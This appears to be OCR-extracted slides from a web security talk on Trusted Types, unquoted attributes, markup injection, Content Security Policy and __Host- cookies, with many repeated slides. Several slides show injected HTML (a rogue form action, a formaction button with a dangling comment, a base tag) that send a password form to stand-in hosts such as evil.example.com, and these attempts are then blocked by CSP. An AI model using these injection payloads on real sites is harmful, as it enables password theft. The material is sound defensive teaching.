
```
1 var tt = {
2     'createHTML': function (s) {
3         return s; // Should check 's' is safe, e.g. DOMPurify
4     }
5 };
6
7 if (window.trustedTypes) {
8     tt = window.trustedTypes.createPolicy('example', tt);
9 }
10
11 output = document.getElementById('cost');
12 if (output) {
13     output.innerHTML = tt.createHTML(output.innerHTML + ' (' + vat + '%)');
14 }
```

```
1 var tt = {  
2     'createHTML': function (s) {  
3         return s; // Should check 's' is safe, e.g. DOMPurify  
4     }  
5 };  
6  
7 if (window.trustedTypes) {  
8     tt = window.trustedTypes.createPolicy('example', tt);  
9 }  
10  
11 output = document.getElementById('cost');  
12 if (output) {  
13     output.innerHTML = tt.createHTML(output.innerHTML + ' (' + vat + '%)');  
14 }
```



```
1 var tt = {  
2     'createHTML': function (s) {  
3         return s; // Should check 's' is safe, e.g. DOMPurify  
4     }  
5 };  
6  
7 if (window.trustedTypes) {  
8     tt = window.trustedTypes.createPolicy('example', tt);  
9 }  
10  
11 output = document.getElementById('cost');  
12 if (output) {  
13     output.innerHTML = tt.createHTML(output.innerHTML + ' (' + vat + '%)');  
14 }
```

```
1 var tt = {  
2     'createHTML': function (s) {  
3         return s; // Should check 's' is safe, e.g. DOMPurify  
4     }  
5 };  
6  
7 if (window.trustedTypes) {  
8     tt = window.trustedTypes.createPolicy('example', tt);  
9 }  
10  
11 output = document.getElementById('cost');  
12 if (output) {  
13     output.innerHTML = tt.createHTML(output.innerHTML + ' (' + vat + '%)');  
14 }
```



# Unquoted Attributes

```
1 <img src=<?= htmlentities($src) ?> />
```



Don't do this on Demo or Live

```
1 <?php  
2  
3     $mime_type = 'application/xhtml+xml';  
4     if (stripos($_SERVER['HTTP_ACCEPT'] ?? '', $mime_type) === false) {  
5         $mime_type = 'text/html';  
6     }  
7  
8     header('Content-Type: ' . $mime_type . '; charset=UTF-8');  
9  
10 ?>
```

A screenshot of a web browser window. The address bar shows the URL `craig.techniques.emma.devcf.com/101-html.php`. The main content area displays a red box containing the following text:

**This page contains the following errors:**

error on line 8 at column 11: AttValue: " or ' expected

**Below is a rendering of the page up to the first error.**

Below the browser window, the word "Example" is written in a large, bold, black font.

# **Extra Limits**




```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   XXX
9
10  <form action="./" method="post">
11
12    <label for="password">Password</label>
13    <input name="password" id="password" type="password" />
14
15    <input type="submit" value="Submit" />
16
17  </form>
18
19 </body>
20 </html>
```

view-source:https://craig.techr... +  
← → C ⌂ ⓘ view-source:https://craig.techniques.emma.devcf.com/200... 🔎 ☆ ⚙ ⋮

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   <form action="https://example.com" method="post">
9
10  <form action="./" method="post">
11
12    <label for="password">Password</label>
13    <input name="password" id="password" type="password" />
14
15    <input type="submit" value="Submit" />
16
17  </form>
18
19 </body>
20 </html>
```

view-source:https://craig.techr... +  
← → C ⌂ ⓘ view-source:https://craig.techniques.emma.devcf.com/200... 🔎 ☆ ⚙ ⋮

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   <form action="./" method="post">
9
10    <label for="password">Password</label>
11    <input name="password" id="password" type="password" />
12
13    XXX
14
15    <input type="submit" value="Submit" />
16
17  </form>
18
19 </body>
20 </html>
```



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   <form action="./" method="post">
9
10    <label for="password">Password</label>
11    <input name="password" id="password" type="password" />
12
13    <input type="submit" formaction="https://example.com" /><!--
14
15    <input type="submit" value="Submit" />
16
17  </form>
18
19 </body>
20 </html>
```

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4  
5         "default-src      'none'; " .  
6         "base-uri        'none'; " .  
7         "frame-ancestors 'none'; " .  
8  
9         "form-action      'self'; " .  
10        "img-src          'self'; " .  
11        "style-src         'self'; " .  
12        "script-src        https://example.com/a/js/; " .  
13  
14        "block-all-mixed-content;" );  
15  
16 ?>
```

A screenshot of a web browser window titled "Example". The address bar shows the URL "craig.techniques.emma.devcf.com/200-limits.php". Below the address bar is a form with a password input field containing "....." and a "Submit" button. At the bottom of the browser window, the developer tools' "Console" tab is selected, displaying the following message:

```
✖ Refused to send form data to 'https://evil.example.com/' because it violates the following Content Security Policy directive: "form-action 'self'".
```

view-source:https://craig.techniques.emma.dev... +  
← → ⌂ ⌂ ⓘ view-source:https://craig.techniques.emma.dev... 🔎 ☆ ⚙ ⋮

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   XXX
9
10  <form action="./" method="post">
11
12    <label for="password">Password</label>
13    <input name="password" id="password" type="password" />
14
15    <input type="submit" value="Submit" />
16
17  </form>
18
19 </body>
20 </html>
```

view-source:https://craig.techniques.emma.dev... +  
← → C ⌂ ⓘ view-source:https://craig.techniques.emma.dev... 🔎 ☆ ⚙ ⋮

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   <base href="https://evil.example.com" />
9
10  <form action="./" method="post">
11
12    <label for="password">Password</label>
13    <input name="password" id="password" type="password" />
14
15    <input type="submit" value="Submit" />
16
17  </form>
18
19 </body>
20 </html>
```

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4  
5         "default-src      'none'; " .  
6         "base-uri        'none'; " .  
7         "frame-ancestors 'none'; " .  
8  
9         "form-action     'self'; " .  
10        "img-src          'self'; " .  
11        "style-src        'self'; " .  
12        "script-src       https://example.com/a/js/; " .  
13  
14        "block-all-mixed-content;" );  
15  
16 ?>
```

A screenshot of a web browser window titled "Example". The address bar shows the URL "craig.techniques.emma.devcf.com/200-limits.php". Below the address bar, there is a form with a "Password" label and a text input field, followed by a "Submit" button.

The browser's developer tools are open, specifically the "Console" tab. The console interface includes icons for Elements, Console (which is selected), Sources, Network, and other developer tools. The main content area of the console shows a single error message:

```
✖ Refused to set the document's base URI to 'http://evil.example.com/' because it violates the following Content Security Policy directive: "base-uri 'none'".
```

# Cookies

```
1 <?php  
2  
3     $name  = '__Host-s';  
4     $value = bin2hex(random_bytes(10));  
5  
6     setcookie(  
7         $name,  
8         $value,  
9         [  
10            'path' => '/',  
11            'secure' => true,  
12            'httponly' => true,  
13            'samesite' => 'Lax',  
14        ]);  
15  
16 ?>
```

**set-cookie:** \_\_Host-s=03b64d35495c159d9496; path=/; secure; HttpOnly; SameSite=Lax

```
1 <?php  
2  
3     $name  = '__Host-s';  
4     $value = bin2hex(randombytes(10));  
5  
6     setcookie(  
7         $name,  
8         $value,  
9         [  
10            'path' => '/',  
11            'secure' => true,  
12            'httponly' => true,  
13            'samesite' => 'Lax',  
14        ]);  
15  
16 ?>
```



### \_\_Secure-

- Must set the 'Secure' flag.

### \_\_Host-

- Must set the 'Secure' flag.
- Must set the 'Path' to '/'.
- Must not specify a domain.


**set-cookie:** \_\_Host-s=03b64d35495c159d9496; path=/; secure; HttpOnly; SameSite=Lax


```
1 <?php  
2  
3     $name  = '__Host-s';  
4     $value = bin2hex(random_bytes(10));  
5  
6     setcookie(  
7         $name,  
8         $value,  
9         [  
10            'path' => '/',  
11            'secure' => true,  
12            'httponly' => true,  
13            'samesite' => 'Lax',  
14        ] );  
15  
16 ?>
```

**set-cookie:** \_\_Host-s=03b64d35495c159d9496; path=/; secure; HttpOnly; SameSite=Lax

```
1 <?php  
2  
3     $name  = '__Host-s';  
4     $value = bin2hex(random_bytes(10));  
5  
6     setcookie(  
7         $name,  
8         $value,  
9         [  
10            'path' => '/',  
11            'secure' => true,  
12            'httponly' => true,  
13            'samesite' => 'Lax',  
